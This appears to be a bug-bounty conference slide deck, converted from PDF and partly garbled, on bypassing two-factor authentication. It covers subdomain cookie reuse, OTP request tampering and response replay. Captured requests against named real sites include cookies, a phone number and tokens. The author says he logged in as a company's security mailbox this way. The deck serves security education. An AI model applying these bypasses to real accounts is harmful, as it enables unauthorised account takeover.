

2FA Bypass

MFA and misconfiguration

WHO AM I ?

-PENTRARTION TESTER

-BUG BOUNTY HUNTER

-ADMIN OF KONG CYBER
SECURITES

What is 2FA ?

**2 FACTOR AUTHENTICATION IS
METHOD OF UTILIZING A
HANDHELD DEVICE AS AN
AUTHENTICATOR FOR ONLINE
PORTALS**

Methods to bypass 2FA

SESSION MANAGEMENT

REQUEST MANIPULATION


RESPONSE MANIPULATION



Sub-domain to domain bypass

REQUIREMENTS

Chrome browser, Cookie Editor



**1. SITE.COM HAVE 2FA ENABLED
BUT NOT VULNERABLE FOR
SESSION ISSUE**

**2. SUB.SITE.COM IS VULNERABLE
FOR SESSION ISSUE**

**3. EXPORT THE COOKIES FOR
SUB.SITE.COM AFTER LOGIN**



**4. IMPORT COOKIES OF
SUB.SITE.COM AND**

**5. CHANGE THE VALUE OF
SUB.SITE.COM TO SITE.COM TO
ABUSE MAIN DOMAIN**

Refresh page !!!

Cookie Editor

☐ Show Advanced

| | Name |
|---|--|
|  | <input type="text" value="_mkto_trk"/> |
| | Value |
|  | <input type="text" value="id:453-<u>IJC</u>-858&token:_site.com-1571501149215-48840"/> |
| | Show Advanced |

Request manipulation



**BURPSUITE & FIREFOX IS YOUR
FRIEND**

**CAPTURE REQUEST WHERE WE GET
OTP FROM SERVER**

OBSERVE REQUEST AND MODIFY IT

Burp Intruder Repeater Window Help

Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Target Proxy Spider Scanner Intruder

Intercept HTTP history WebSockets history Options

Request to https://www.joyalukkas.in:443 [104.18.95.205]

Forward Drop Intercept is on Action Comment this item

Raw Params Headers Hex

GET
 /WebAPI/CRMActivation/Validate?Channel=W&MobileNO=9405402349&countryPhoneCode=+2B91&otpCRMrequired=false&otpeCOMrequired=false&smssndcnt=8&Format=html HTTP/1.1
 Host: www.joyalukkas.in
 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
 Accept: */*
 Accept-Language: en-US,en;q=0.5
 Accept-Encoding: gzip, deflate
 Referer: https://www.joyalukkas.in/
 X-Requested-With: XMLHttpRequest
 Connection: close
 Cookie: __cfduid=defe0dfe2f89cdae9798aadba5fcd48611564681430; CurrencyCode=INR; ASP.NET_SessionId=2mbm2hml1qixlici315jglpw; userName=Name:&Id:2mbm2hml1qixlici315jglpw; antiForgeryToken=7057e37a-b99e-447b-92f4-6c0d66248c33; _gcl_au=1.1.2104765506.1564681434; _ga=GA1.2.1529208049.1564681447; _gid=GA1.2.1224260103.1564681447; iprocname=actionmail.mails.joyalukkas.in; iprotrkid=20190801174713899; _icubes_shown_860_476_1359=blocked; InStoreCookie={"WN":"1742||"}; pb_stat=unsubscribed

https://www.joyalukkas.in 90%

Joyalukkas World's favourite Jeweller



REGISTER

+91 9405402349

REGISTER

Already registered? [Login](#)

TOP SELLING JEWELLERY



Response manipulation to desk hacking (2FA)

**REGISTER WITH VALID ACCOUNT
TO GET VALID RESPONSE , USE ANY
TEST ACCOUNT**

**CAPTURE REQUEST AFTER PUTTING
OTP**

**GO TO BURPSUITE> DO INTERCEPT
>RESPONSE TO THIS REQUEST**

**COPY OLD RESPONSE WHICH IS
VALID WHICH WE GENERATED FOR
TEST ACCOUNT**



Please verify your email

We've sent you a six digit verification PIN at
security@[example.com](#) [Edit](#)

| | | | | | |
|---|---|---|---|---|--|
| 1 | 1 | 1 | 1 | 1 | |
|---|---|---|---|---|--|

Didn't receive the pin? [Resend PIN](#)

Verify

```

"tracKId": "ad

```


CON+H

150

150

150

150

150

150

150

150

150

150

150

150

150

Ctrl+X

Ctrl+C

Response to this request

Raw

Headers

Hex

HTTP/1.1 400 Bad Request

Date: Sat, 24 Aug 2019 19:48:16 GMT

Content-Type: application/json; charset=utf-8

Content-Length: 70

Connection: close

Access-Control-Allow-Origin: http

Vary: Origin

Access-Control-Allow-Credentials: true

Vary: Origin

X-Proteus-RemoteError: true

Server: Jetty(9.4.z-SNAPSHOT)

{"error": "IllegalArgumentException", "message": "authentication_failed"}

Response

Raw

Headers

Hex

```
HTTP/1.1 200 OK
Date: Sat, 24 Aug 2019 19:47:15 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 283
Connection: close
Access-Control-Allow-Origin: https://auth.flock.com
Vary: Origin
Access-Control-Allow-Credentials: true
Vary: Origin
Vary: Accept-Encoding, User-Agent
Server: Jetty(9.4.z-SNAPSHOT)
```

```
{
  "token": {
    "token": "ctgjt0zzyt0hyzuvcjcmc0mhcyyyymcw",
    "expirationMsec": 2039716035033
  },
  "teams": [],
  "isF",
  "accountVersion": 0,
  "createdOn": 1566666402000,
  "accountId": 2372630,
  "isGoogleAppDomain": false,
  "showPas",
  "showProfileScreen": true,
  "showInviteScreen": false
}
```


Forward

Drop

Intercept is off

Action

Row

Headers

Hex

HTTP/1.1 200 OK

Date: Sat, 24 Aug 2019 19:47:15 GMT

Content-Type: application/json; charset=utf-8

Content-Length: 283

Connection: close

Access-Control-Allow-Origin: https://auth.f

Vary: Origin


```
Access-Control-Allow-Credentials: true
```

Vary: Origin

Vary: Accept-Encoding, User-Agent

Server: Jetty(9.4.z-SNAPSHOT)

```
{ "token": { "token": "ctgjtOzzytOhyzuwcjcmcOmhcyyymcw", "expirationMsec": 2039716035033 }, "teams": []  
  howProfileScreen": true, "showInviteScreen": false)
```



Looks like we have already
met

Signed in as security@



We noticed that the last time you saw us, you were
trying to setup your team with us.

Continue team setup

**This is how
bypass works
and leads to
giant problem**

**I WAS ABLE TO SIGN IS AS THEIR
SECURITY MAIL**

**ABLE TO VIEW ALL BUG REPORTS
AND REPLY TOO**



Thank you

-Aditya Shende